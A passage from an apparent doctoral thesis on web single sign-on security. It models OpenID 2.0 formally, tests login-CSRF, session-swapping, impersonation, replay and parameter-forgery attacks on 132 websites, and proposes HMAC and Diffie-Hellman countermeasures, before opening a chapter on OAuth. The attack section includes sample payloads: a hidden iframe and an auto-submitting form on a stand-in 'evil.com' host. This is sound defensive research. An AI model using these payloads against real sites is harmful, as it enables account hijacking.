G1: **RP** authenticates **IdP** on the value of the signature `s = HMAC(IdP.i.h.RP.n,` k_{RI}`)`.

G2: **RP** authenticates **IdP** on the value of **UB**.

G3: **IdP** authenticates **UB** on the value of n_b.

G4: The session key k_1`=H(`n_a`.`n_b`)` should be kept secret between **UB** and **IdP**.

G5: **IdP** authenticates **RP** on the value of the Auth Request (`IdP.i.h.RP`).

G6: **RP** authenticates **UB** on the value of the OpenID identifier `i`.

A run of AVISPA model checking found three violated security goals, G2, G5 and G6. The violation of the G2 goal reveals that the OpenID protocol lacks contextual bindings between the Auth Request, Auth Response, and the browser. This means that when an RP receives an Auth Response, the RP cannot assert that the Auth Response is sending from the same browser through which the authentication request was issued. The lack of contextual binding in the protocol enables many possible attacks when an Auth Response is intercepted by an intruder, such as (1) a session swapping attack that forces the user's browser to initialize a session authenticated as the attacker, (2) an impersonation attack that impersonate the user by sending the intercepted Auth Response via a browser agent controlled by the attacker. Note that SSL could prevent an MITM attacker from intercepting the Auth Response transmitted in the network, but it could not stop a session swapping attacker who intercepts the Auth Response from his own browser.

The violation of the G5 goal indicates that the authenticity and integrity of the Auth Request is not protected by the OpenID protocol. That is, an IdP might accept an Auth Request sent from the intruder or the Auth Request might be altered during the transmission. This weakness could be exploited in many ways, such as (1) a SSO CSRF attack that forces the victim to log into her RP website by sending a forged Auth Request via the victim's browser, (2) a parameter forgery attack that manipulates the victim's profile attributes requested by the RP websites through a modification of the Auth Request within the protocol.

Goal G6 cannot be satisfied either. Based on the attack trace, an intruder can initiate a Login Request with the RP, and then use role UB for the rest of the communications to violate this goal. This indicates that the authenticity of the Login Request is not guaranteed. This weakness can be exploited by using a traditional CSRF technique to initiate a Login Request using either the GET or POST method via the victim's browser to insidiously sign the victim into the RP in order to launch subsequent CSRF attacks.

4.4 Attack Vector Evaluations

In addition to the three variants of SSO CSRF, session swapping, impersonation, and parameter forgery, a replay attack was included in our evaluation in order to assess how many RPs had performed the assertion nonce check correctly, as an RP must check the nonce values received from *all* IdPs. Overall, seven attack vectors were evaluated on 132 real-world RPs.

4.4.1 Manual Evaluations

We describe below how each attack vector was manually evaluated on 20 RP websites. Each evaluation began by selecting an IdP or entering the OpenID identifier of a test account on the RP login form to initiate a sign on process. The protocol messages (i.e., Login Request, Auth Request, and Auth Response) were intercepted by a Firefox extension we designed that allows the investigator to abort or manipulate the intercepted messages. For attacks that could be launched from a browser agent controlled by the attacker (i.e., replay and impersonation attacks), which allow the attacker to forge and manipulate the HTTP headers including cookies, we designed and implemented a customized browser agent by reusing the GeckoFX web browser control [Sky10]. Note that before each evaluation, all cookies in the browser are removed to reset the browser to its initial state, and a protocol message does not reach the RP if it is "intercepted", but does if it is "captured".

A1: SSO CSRF via Login Request through GET method (exploits G6):

1. Intercept a Login Request and abort the rest of authentication process.

2. Construct an attack URL from the intercepted Login Request and create an attack page that contains an invisible HTML `iframe` element with `src` attribute set to the attack URL. If the RP login form uses an HTTP POST method for submitting the login request, take the request parameters (key-value pairs) from the HTTP request body and append them to the end of the request URL as part of query strings to form an attack URL. If the Login Request uses an HTTP GET method, then the request URL is used as the attack URL directly. For example:

   ```
   <iframe style='display=none' src='http://rp.com/login?p1=v1&p2=v2'>
   ```

3. Open another browser and make sure the testing account has logged into the IdP but not logged into the RP yet. Browse the attack page and then go to the RP website to check whether the testing account has logged into the RP successfully.

A2: SSO CSRF via Login Request through POST method (exploits G6): The evaluation procedures for this attack are the same as A1 except in Step 2, the `iframe`'s `src` attribute is set to another page which contains (1) a web form with the `action` attribute set to the request URL of the Login Request, and each HTTP query parameter (key-value pair) in the Login Request is added to the form as a hidden input field, and (2) a JavaScript that submits the web form automatically when the page is loaded. For example:

```
<iframe style='display=none' src='http://evil.com/sso_csrf_post.htm'>

sso_csrf_post.htm:

<body onload='document.forms[0].submit();'>
<form action='http://rp.com/login' method='post'>
<input type='hidden' name='p1' value='v1'>
<input type='hidden' name='p2' value='v2'>
...
<form>
```

A3: SSO CSRF via Auth Request (exploits G5): Similar to A1, except an Auth Request instead of a Login Request is intercepted in Step 1. Additionally, in order to reuse the attack URL, the association handle (i.e., parameter `assoc_handle`) is removed from the intercepted Auth Request before forming the attack URL. Removing association handle makes the exploit general and reusable because the association between the RP and the IdP would expire after a certain period of time specified by the IdP, and it might be bound to a specific OpenID identifier.

A4: Parameter Forgery (exploits G5):

1. Capture an Auth Response and log all parameters related to the OpenID Simple Registration or Attribute Exchange extensions. The extension parameters contain profile information of the user such as email and date of birth.
2. Re-initiate a login process again. This time, strip out all extension related parameters in the Auth Request, and append forged extension parameters to the Auth Response before sending it to the RP website. The end result is that the forged extension parameters included in the Auth Response are not signed by the IdP. When the RP sends the Auth Response to the IdP for maladaptation, the signature will be validated successfully. However, if the RP does not check wether the extension parameters are included in the signature or not before using those parameters to identify the current user, then the attacker can log into the RP as the victim user using the forged extension parameters.

A5: Session swapping (exploits G2): The steps for evaluating this attack are the same as A1, except that this attack intercepts an Auth Response passed from the IdP as the attack URL in Step 1 (i.e., the Auth Response does not reach to the RP), and the testing account has




Figure 4.5: Main components of OpenIDVAT.

not logged into the RP in Step 3.

A6: Impersonation (exploits G2): Intercept an Auth Response and then send the intercepted Auth Response (including HTTP headers) to the RP via the customized browser agent we designed.

A7: Replay: Similar to A6, except that an Auth Response is *captured* instead of being intercepted in this attack (i.e., the Auth Response reaches the RP).

4.4.2 The OpenID Vulnerability Assessment Tool

To facilitate the vulnerability evaluation process and to enable website developers to assess their RPs, we designed an OpenID vulnerability assessment tool named "OpenIDVAT" in C# .NET. The tool reuses the GeckoFX web browser control [Sky10] for sending HTTP requests and rendering the received HTML content. The original GeckoFX exposes a read-only document-object-model (DOM) and does not provide the capability to capture and intercept HTTP requests. We modified GeckoFX to provide a writable DOM, and make it capable of observing and blocking HTTP requests.

Figure 4.5 illustrates the main components of OpenIDVAT. The primary user interface is the GeckoFX web browser control augmented with a writable DOM and an HTTP interceptor. The "Auto Form Filler" component fills and submits the IdP login form automatically using the test account. It also fills in the OpenID identifier field on the RP login form to reduce the amount of user input. Each vulnerability is assessed by one assessment class, which is a software module that implements a pre-defined interface. The tool can be extended with new assessment classes, which could be implemented by inheriting from an existing module that contains most of the functions related to the assessment tasks.

To assess whether an RP is vulnerable, the evaluator first signs into the RP via OpenID-

	D1	**D2**	**Total**
No. of RPs	N=103	N=29	N=132
Full Secured	0%	10%	2%
Proxy Service	11%	31%	15%
SSL Protected	12%	45%	19%
SSO CSRF	88%	16%	81%
A1: POST	73%	14%	67%
A2: GET	44%	9%	41%
A3:Auth Req	69%	13%	64%
A5: Session Swap	76%	83%	77%
A6: Impersonation	88%	55%	80%
A7: Replay	10%	21%	12%
Support Extension	N=76	N=26	N=102
A4: Parameter Forgery	54%	7%	45%

Table 4.2: The results of the empirical RP evaluation. "SSO CSRF" row denotes the percentage of RPs that are vulnerable to at least one variant of SSO CSRF attacks.

VAT using a pre-configured testing OpenID account. OpenIDVAT records the mouse clicks that initiate the login process and then captures the protocol messages. Once logged in, the evaluator is instructed to start an assessment process. For each vulnerability under assessment, OpenIDVAT (1) resets the browser state by removing all cookies from the GeckoFX web browser control, (2) retrieves the captured protocol messages from logs, or replays the mouse clicks to initiate a new login request and then capture or intercept the required messages, (3) simulates switching to the victim's browser by clearing all cookies, (4) constructs and sends attack messages via GeckoFX, and (5) prompts the user to check if the account under test has signed into the RP successfully.

4.4.3 Evaluation of Real-world RPs

To find a representative sample of RP websites, we went through the OpenID site directory on myopenid.com (denoted as "D1", 249 entries) and the Google Top 1000 websites ("'D2', 1000 entries). We excluded these websites listed that are not written in English (D1 20, D2 527), not a relying party (D1 88, D2 442), or not accessible (D1 32, D2 2). Six RP websites appeared on both lists, and they were removed from D1 to avoid double-counting. Together, OpenIDVAT was employed to evaluate a total of 132 RPs websites. The GeckoFX web browser control does not support popup windows, thus for RPs that use a popup window during the OpenID authentication, the protocol messages were examined manually.

We found 15% of RP websites use a proxy service (e.g., Janrain engine[3], Gigya[4]) for OpenID authentication. The proxy service performs the OpenID communication on behalf of the website, requests and stores the users' profile attributes, and then returns an access token for the

[3]http://www.janrain.com/products/rpx

[4]http://www.gigya.com/

website to retrieve the user's profile data via a direct communication with the proxy service (i.e., not through the browser). Further investigation revealed that although the communication between the proxy service and the IdP is secure, the access token returned to the RP may not be protected. If the token is not SSL-protected, the RP is subject to impersonation and replay attacks (within 5 to 10 minutes) in addition to session swapping and SSO CSRF attacks.

As shown in Table 4.2, the majority of RPs (98%) are vulnerable to at least one attack. A significant percentage of D2 RPs utilize a proxy service (D1 11%, D2 31%) and employ SSL to protect the communication channel (D1 12%, D2 45%). RPs listed on D2 are much more resilient to SSO CSRF and parameter forgery than D1 RPs; but many of them are vulnerable to session swapping, impersonation, or replay attacks due to the lack of protection on the access tokens returned from the proxy service. In addition, we found that 33% of RPs employed a CSRF protection mechanism to protect their login form via the POST method, but 44% of them (D1 61%, D2 13%) failed to protect SSO CSRF using the GET method or through an Auth Request. Furthermore, 77% of RPs support OpenID Simple Registration or Attribute Exchange extension, but we found the extension parameters can be forged on 45% of these websites.

4.5 Defense Mechanisms

The lack of security guarantee in the OpenID protocol means that RP websites need to employ additional countermeasures. We aimed to satisfy the following properties when designing our defense mechanisms:

- **Completeness**: The countermeasure must address all weaknesses uncovered from our formal model.
- **Compatibility**: The protection mechanism must be compatible with the existing OpenID protocol and must not require modifications to IdPs and the browsers.
- **Scalability**: Statelessness is a desirable property of the defense mechanism. The countermeasure should not require RPs to maintain an additional state on the server in order to be effective.
- **Simplicity**: The countermeasure should be easy to implement and deploy. In particular, it should only use cryptographic functions (i.e., HMAC and DH key exchange) and data that are readily accessible to RPs.

To eliminate the uncovered weaknesses, we revised the formal model in which (1) the Auth Request is signed by **RP** and the **UB** is included in the signature, and (2) the Login Request is signed by **UB**. Figure 4.6 illustrates the revised protocol in A-B notation with boldfaced elements showing the changes. The revised model was encoded in HLPSL, and verified to be secured by AVISPA, with respective to the weaknesses described in Section 4.4.

1. UB $\rightarrow$ RP : i.**t1**, **t1=HMAC(UB.i, $\mathbf{k_{RP}}$)**, Login Request
2. RP $\rightarrow$ UB : IdP.i.h.RP.**t2**, **t2=HMAC(UB.IdP.i.h.RP, $\mathbf{k_{RI}}$)** Auth Request
3. UB $\rightarrow$ IdP : IdP.i.h.RP.**t2**.E(n_a, k_{UI}), UB-to-IdP authentication
4. IdP $\rightarrow$ UB : E(n_b, k_{UI}), k_1=H(n_a.n_b)
5. UB $\rightarrow$ IdP : E(n_b, k_1), IdP authenticates UB on n_b
6. IdP $\rightarrow$ UB : IdP.i.h.RP.**t2**.n.s, s=HMAC(IdP.i.h.RP.**t2**.n, k_{RI}) Auth Response
7. UB $\rightarrow$ RP : IdP.i.h.RP.**t2**.n.s.

Figure 4.6: The revised OpenID protocol in Alice-Bob notation. The changes are shown in boldface.

In order for our countermeasures to be easily implemented and deployed by RPs, the defense mechanisms were designed based on the revised model, but separated with respect to different adversary models. SSL prevents network attackers from intercepting or altering network traffic, but it cannot stop attacks launching from the victim's browser, such as SSO CSRF and session swapping attacks. Hence, a defense mechanism *complimentary* to SSL is required to mitigate attacks launched by Web attackers. On the other hand, as SSL introduces unwanted complications, and only 19% of RP websites in our evaluation employed SSL, an *alternative* defense mechanism to SSL is needed to prevent network attackers from impersonating the victim via a sniffed session cookie or an intercepted Auth Response.

4.5.1 The Web Attacker Defense Mechanism

Designed as a complementary countermeasure to SSL, we propose the following defense mechanism based on the revised model:

1. When rendering a login form, **RP** generates token $t1$ = HMAC(sid, k_{RP}) and appends it to the login form as a hidden form field. Here, sid is the HTTP session identifier and k_{RP} is an application or session-level secret key generated by **RP**. Token $t1$ is used to ensure the Login Request is originated from the RP itself.
2. Upon receiving a Login Request, **RP** computes $t1'$ = HMAC(sid, k_{RP}) and checks whether $t1' = t1$ from the request. If it is, then RP initiates an Auth Request with parameter $t2$ = HMAC($sid.idp.i.h.r, k_{\mathrm{RP}}$) appended to the `return_to` URL of the Auth request.
3. Upon receiving an Auth Response, RP extracts $t2$ from the `return_to` URL, computes $t2'$ = HMAC($sid.idp.i.h.r, k_{\mathrm{RP}}$), and checks whether $t2' = t2$ in addition to the Auth Response signature validation.

Our Web attacker defense mechanism is stateless, and designed to be implemented completely on the RP server-side. In addition, all required cryptographic functions (i.e., HMAC) and data (i.e., Auth Request and session cookie) are readily accessible to the RP. The mitigation approach uses an HMAC function to bind the session identifier to the protocol messages in order to provide contextual binding and ensure the integrity and authenticity of the authentication request. Using an HMAC code as a validation token avoids the exposure of the session identifier. In addition, for RPs that support an OpenID extension, the extension request parameters can be included in the `return_to` URL to be protected by the defense mechanism.

Most web application development frameworks support automatic session management, which makes the session identifier readily accessible to the RP implementation. Websites that do not issue a session before authentication need to initiate an "unauthenticated" session (including setting the session cookie) before rendering the login form, and then switch to an authenticated session with a new session identifer after a valid assertion is received. Also note that the OpenID protocol 2.0 allows an end user to enter an IdP's OpenID Identifier (e.g., "https://yahoo.com" for Yahoo) instead of her OpenID. When an IdP Identifier is entered, the i in the Auth Request is a constant string[5] defined by the OpenID, and the i in the Auth Response is the user's OpenID URL. In this case, RP has to use the constant identifier defined by the OpenID when initiating an Auth Request in Step 2, and computing $t2'$ in Step 3.

Our defense mechanism prevents SSO CSRF via Login Request attacks (attacks A1 and A2) as an attacker is not able to compute the validation token $t1$ without knowing the session identifier and the RP's secret key. SSO CSRF via Auth Request (A3) and session swapping (A4) attacks are mitigated as well, because the session identifier in the attacker's browser session is different from the one in the victim's browser. In addition, the integrity of Auth Request is guaranteed (A5) as the Auth Request is accompanied by an HMAC, and any modification to the Auth Request would be detected in Step 3. Impersonation attacks via an intercepted Auth Response (A6) can be prevented when the communication between the browser and the RP website is SSL-protected. However, SSL imposes unwanted side effects for website owners such as computation overhead, non-cacheable latency, and mixed content warnings. In addition, even if the login process is protected by SSL, if the attacker manages to find the session cookie in a subsequent communication that is not secured by HTTPS (e.g., pages, graphics, JavaScripts, style sheets), the attacker could use the eavesdropped session cookie to impersonate the victim for the length of the session. We found that only 19% of RP websites in our evaluation employed SSL, and 84% of them were vulnerable to session hijacking via an eavesdropped session cookie after login. This speaks to the need for an alternative defense mechanism to prevent impersonation attacks without requiring SSL employed by RPs.

4.5.2 The MITM Countermeasure

The stateless nature of the HTTP protocol makes it difficult to be sure if two HTTP requests originated from the same client. Web applications typically use browser cookies to identify each instance of their browser clients. However, without the confidentiality and integrity protections provided by SSL, browser cookies can be eavesdropped on or altered by network attackers. In the case of the OpenID protocol, an MITM network attacker can intercept an Auth Response with the corresponding session cookie, and then replay them from a browser agent controlled

[5]http://specs.openid.net/auth/2.0/identifier_select



Browser ($\mathbf{k_c=g^{ab} \bmod p}$)
1
$g^a \bmod p$
$g^b \bmod p$
idp.i.h.r.t_3,
t_3=HMAC(idp.i.h.r, $\underline{\mathbf{k_c}}$)
2
idp.i.h.r.t_3.n.s,
s=HMAC(idp.i.h.r.t_3.n, k)
RP ($\mathbf{k_s=g^{ab} \bmod p}$, k_{RI})
IdP (k_{RI})
3
1. compute t_3' = HMAC(idp.i.h.r, $\underline{\mathbf{k_s}}$), and check t_3=t_3'?
2. compute s' = HMAC(idp.i.h.r.t_3.n, k_{RI}), and check s'=s?

Figure 4.7: The MITM defense mechanism establishes a DH session key (g^{ab} mod p) between the browser and the RP server during the OpenID authentication process. Here, g is the DH generator, p is the modulus, and a and b are random DH private keys for the browser and the RP server respectively.

by the attacker in order to impersonate the victim. Moreover, even if the login process is completely secured by SSL, if the session identifier is revealed in any of the subsequent HTTP requests, a passive network attacker can simply eavesdrop on the session identifier to hijack the session after the user has successfully logged into the RP website. One intuitive solution to the session identifier eavesdropping problem is to associate web sessions with the user's IP address at the time of session initiation. If a session cookie is received from a different IP address, it could be detected by the web server. Unfortunately, many web users' computers are located behind a web proxy server or Network Address Translator so that they are effectively using the same IP address to surf the web. From a server's point of view, if an attacker has managed to sniff a victim's session cookie behind a network router, there is no detectable difference between a legitimate HTTP request and the one sent by the attacker.

An impersonation attack is difficult to mitigate when there is no shared secret between the browser and the RP server. The OpenID protocol and our Web attacker countermeasure use an HMAC message authentication code to verify both the data integrity and the authenticity of a message. Similarly, an accompanying HMAC code for each HTTP request could provide an authenticity and integrity guarantee to prevent impersonation attacks via eavesdropped session cookies. However, an HMAC function needs a secret key, and the main challenge is *how to derive a shared secret among the browser and the server in the presence of an MITM attacker*. Thus, the goal of our impersonation defense mechanism is to derive a shared session key between the browser and the RP server without employing SSL by the RP. With the shared key, the client can encrypt sensitive information and compute an HMAC code for each subsequent HTTP request to prevent impersonation attacks launched by network attackers. To establish a shared secret for the browser and the RP server during the OpenID authentication process, we propose the following scheme (illustrated in Figure 4.7):

1. Before submitting the RP login form to the server, **RP** uses a client-side JavaScript code to establish a Diffie-Hellman session key with the server and store the session key on the browser's local storage (e.g., `localStorage` in HTML5, `userData` for IE 5+, and `window.globalStorage` for Firefox 2+) or as a fragment identifier of the `Action` URL of the login form. A fragment identifier is the portion of a URL that follows the `#` character; it is never sent over the network but only used by the browser to scroll to the identified HTML element. Note that the client-side session key k_{C} might be different from the server-side k_{S} if an MITM attacker intercepted the DH request and performed two distinct DH key exchanges with the client and the server.
2. Upon receiving a Login Request, **RP** replies with a page containing an Auth Request and a JavaScript code that (1) retrieves k_{C} from the fragment identifier by using the command `document.location.hash` or from the browser's local storage, (2) appends a parameter $t3 = \mathrm{HMAC}(idp.i.h.r, k_{\mathrm{C}})$ to r, (3) appends k_{C} as a fragment identifier of r if local storage is not supported by the browser, and (4) sends the Auth Request to **IdP** using the command `window.location` or an HTML form submission.
3. Upon receiving an Auth Response, RP computes $t3' = \mathrm{HMAC}(idp.i.h.r, k_{\mathrm{S}})$ using k_{S} (excluding $t3$ from the `return_to` URL) and checks whether $t3' = t3$, in addition to the assertion signature validation. Note that $t3$ is included in the IdP signature as it is appended to the `return_to` URL.

The DH key exchange protocol does not provide authentication of the communicating parties, and is thus vulnerable to an MITM attack. As illustrated in Figure 4.8, an MITM attacker could perform two distinct DH key exchanges with the client and the RP server to derive two session keys (k_{C} and k_{S}) with each party. The attacker can then use the derived session keys to decrypt the encrypted messages between the client and the server, or generate HMAC codes on behalf of each party.

Since the DH key exchange by itself is vulnerable to an MITM attack, our countermeasure uses the assertion signature generated by the **IdP** to prevent an MITM attacker from interfering the DH key agreement protocol. Our defense mechanism is designed based on the following observation: As the DH private key a and b for the client and the server are unknown to the MITM attacker, the two session keys, k_{C} and k_{S}, are derived with different values (i.e., $k_{\mathrm{C}} = g^{ac} \bmod p$ and $k_{\mathrm{S}} = g^{bc} \bmod p$) if an MITM attack is presented in the key agreement protocol. In addition, given a message m, if k_{C} and k_{S} are not the same, then the corresponding HMAC codes are different as well (i.e., HMAC(m, k_{C}) != HMAC(m, k_{S}). In our defense mechanism, the client appends a validation token $t3 = \mathrm{HMAC}(idp.i.h.r, k_{\mathrm{C}})$ to the `return_to` URL using k_{C} (Step 2), and the RP verifies the token when an Auth Response is received using k_{S} (Step



Browser (kc)
1
DH
idp.i.h.r.t3,
t3=HMAC(idp.i.h.r, kc)
2
(kc)
MITM
(ks)
replace t3 with
HMAC(idp.i.h.r, ks)
DH
idp.i.h.r.pc.n.s,
s=HMAC(idp.i.h.r.pc.n, k)
RP (ks, kRI)
IdP (kRI)
3
1. compute t3' = HMAC(idp.i.h.r, ks), and check t3=t3'?
2. compute s' = HMAC(idp.i.h.r.t3.n, kRI), and check s'=s?

Figure 4.8: The MITM defense mechanism with the presence of an MITM attacker between the browser and the RP server. The OpenID authentication protocol will fail if the MITM attacker attempts to interfere the DH key exchange. If the Auth Response is successfully validated, then the DH key shared by the browser and the RP is unknown to the attacker.

3). To pass the token validation performed by **RP** in Step 3, the attacker *must* replace $t3$ with $t3'$=HMAC($idp.i.h.r, \mathbf{k_S}$) from the intercepted Auth Response using k_S. However, replacing the $t3$ will fail the signature validation performed by **RP** as $t3$ is included in the signature. Therefore, the DH key shared by the browser and the RP is unknown to the attacker if the Auth Response is successfully validated. Our countermeasure requires the communication between the browser and the **IdP** to be SSL-protected to prevent the attacker from replacing $t3$ with $t3'$=HMAC($idp.i.h.r, \mathbf{k_S}$) in Step 2. This requirement is feasible because, to the best of our knowledge, all major IdPs support authentication over SSL.

Once the DH session key has been established, the session key can then be used to protect the authenticity, confidentiality and integrity of the subsequent communications after login. To prevent an MITM attacker from impersonating the victim via a sniffed session identifier, RPs could use the DH session key to encrypt sensitive data and compute a timestamp and an HMAC for every subsequent HTTP request. The RP should only respond to requests that come with a valid timestamp and HMAC authentication code, in addition to a valid session cookie which may be sniffed by an attacker. This is similar to SessionLock [Adi08b] and other web-based APIs, such as the Google and Facebook Platform APIs, but does not require SSL support from the RP websites.

4.5.3 Reference Implementation

To evaluate the proposed defense mechanisms from a computational complexity view point, we developed a reference implementation. We first used the OpenID4Java [Buf09] library to augment OpenID support in an open-source J2EE web application (the BookStore from http://gotocode.com), and then implemented the countermeasures on the web application. We have made the reference implementation of the countermeasures publicly available [Sun11].

The Web attacker defense mechanism was implemented completely on the server-side using the `javax.crypto.Mac` class to compute and validate the HMAC tokens. We used the DH session key exchanged by the browser and the RP server as the key for the HMAC function. Both the Login Request and Auth Request validation tokens are computed in 10 lines of code (LOC).

For the server-side implementation of our MITM defense mechanism, the `BigInteger` Java class is used to compute the DH session key with the client (8 LOC). To validate the HMAC token computed by the browser, the `Mac` Java class is used again (10 LOC). On the client-side, the `XMLHttpRequest` object is used to initiate a DH key exchange with the server, and the following JavaScript libraries were used through out the reference implementation:

- `BigInt` (http://leemon.com/crypto/BigInt.html) : Computes DH session key k_C (7 LOC).
- `jStorage` (http://www.jstorage.info): Stores and retrieves the the DH session key from the browser local storage (1 LOC).
- `jshash` (http://pajhome.org.uk/crypt/md5/scripts.html) : Computes the HMAC authentication token for the Auth Request (15 LOC).

4.5.4 Limitations

Our Web attacker defense mechanism could be easily implemented by RPs from a computational complexity view point, because the HMAC function and all required data are readily accessible to them. On the other hand, the MITM countermeasure requires JavaScript to be enabled in the browser, and the client-side code needs to be written in a cross-browser manner. In addition, although the MITM attacker cannot impersonate the user by initiating requests on behalf of the victim, the attacker could still read all unencrypted data between the client and the server, and alter the responded web page contents. While this threat exists and is important, its prevention and mitigation are outside the scope of this work.

4.6 Summary

We conducted a formal model checking analysis of the OpenID 2.0 protocol, and an empirical evaluation of 132 OpenID-enabled website. To summarize, the work presented in this chapter makes the following contributions:

- A formal specification and analysis of the OpenID protocol that identifies three weaknesses and correlates six types of possible attack vectors.
- A semi-automatic OpenID vulnerability assessment tool.
- An empirical evaluation of 132 OpenID-enabled websites.
- Two proposed and evaluated countermeasures for the attacks that exploit the uncovered weaknesses in the protocol.

For an HTTP-redirection based protocol in which the protocol messages are passed through the browser, our analysis shows that the RP has to ensure that the authentication request originated from the RP website itself, was not altered during transmission, and that the authentication assertion is passed from the same browser through which the request was issued. We provide a simple and scalable defense mechanism for RPs to ensure the authenticity and integrity of the protocol messages. In addition, for those RPs that find deploying SSL impractical, the MITM countermeasure we recommended can be used as an alternative. This is important because impersonation attacks are possible and easy to launch even after the OpenID authentication, when the authenticity and integrity of the HTTP requests are not protected. Nevertheless, we suggest that future protocol development of OpenID should provide authenticity, confidentiality, and integrity protection directly in the protocol to free RPs from taking ad-hoc defense mechanisms.

Chapter 5

Empirical Security Analysis of OAuth SSO Systems

Millions of web users today employ their Facebook accounts to sign into more than one million (RP) websites. This web SSO scheme is enabled by OAuth 2.0 [HLRH11], a web resource authorization protocol that has been adopted by major service providers. The OAuth 2.0 protocol has proven secure by several formal methods, but whether it is indeed secure in practice remains an open question. In this chapter, we present an empirical security analysis of OAuth SSO systems that aimed to understand (1) what are security weaknesses in the real-world OAuth-based SSO implementations, (2) the fundamental enabling causes and consequences, (3) how prevalent they are, and (4) how to prevent them in a practical way. These issues are still poorly understood by researchers and practitioners.

To answer these questions, we examined the implementations of three major IdPs (Facebook, Microsoft, and Google), and 96 Facebook RPs listed on Google Top 1,000 Websites [Goo11] that provide user experience in English. Our approach treated IdPs and RPs as black boxes, and relied on the analysis of the HTTP messages passing through the browser during an SSO login session to explore potential exploit opportunities. In particular, as OAuth-based SSO systems are built upon the existing web infrastructure, we aimed to understand how prevalent and well-known web attack vectors (e.g., network eavesdropping, cross-site scripting (XSS), cross-site request forgery (CSRF)) can be leveraged by an adversary, individually or collectively, to compromise user accounts on IdPs and RPs. For each uncovered vulnerability, an exploit was designed and tested using a set of semi-automatic evaluation tools that we implemented to avoid errors introduced by manual inspections.

One of our key findings is that the confidentiality of the temporary secret key to the user's accounts can be compromised. In OAuth, an *access token* that represents the scope and duration of a resource authorization is the temporary secret key to the user's accounts on both RP and IdP websites; and any party with the possession of an access token can assume the same rights granted to the token by the resource owner. Like a capability, if forged or copied, it allows an adversary to obtain unauthorized access. Our analysis reveals that, although the OAuth protocol itself is secure, the confidentiality of access tokens can be compromised in several ways.

First, the OAuth protocol is designed specifically to prevent access tokens from exposing in the network (further discussed in Section 5.1), and yet we found that many access tokens obtained on the browser side are transmitted in unprotected form to the RP server side for the purpose of authentication state synchronization. Moreover, to simplify accessibility, IdPs' JavaScript SDKs or RPs themselves store access tokens into HTTP cookies, and hence opens the tokens to a wide range of attacks (e.g., network eavesdropping, XSS cookie theft). Surprisingly, our evaluation shows that only 21% of RPs employ SSL to protect SSO sessions, even though about half of tested RPs have protected their traditional login forms with SSL.

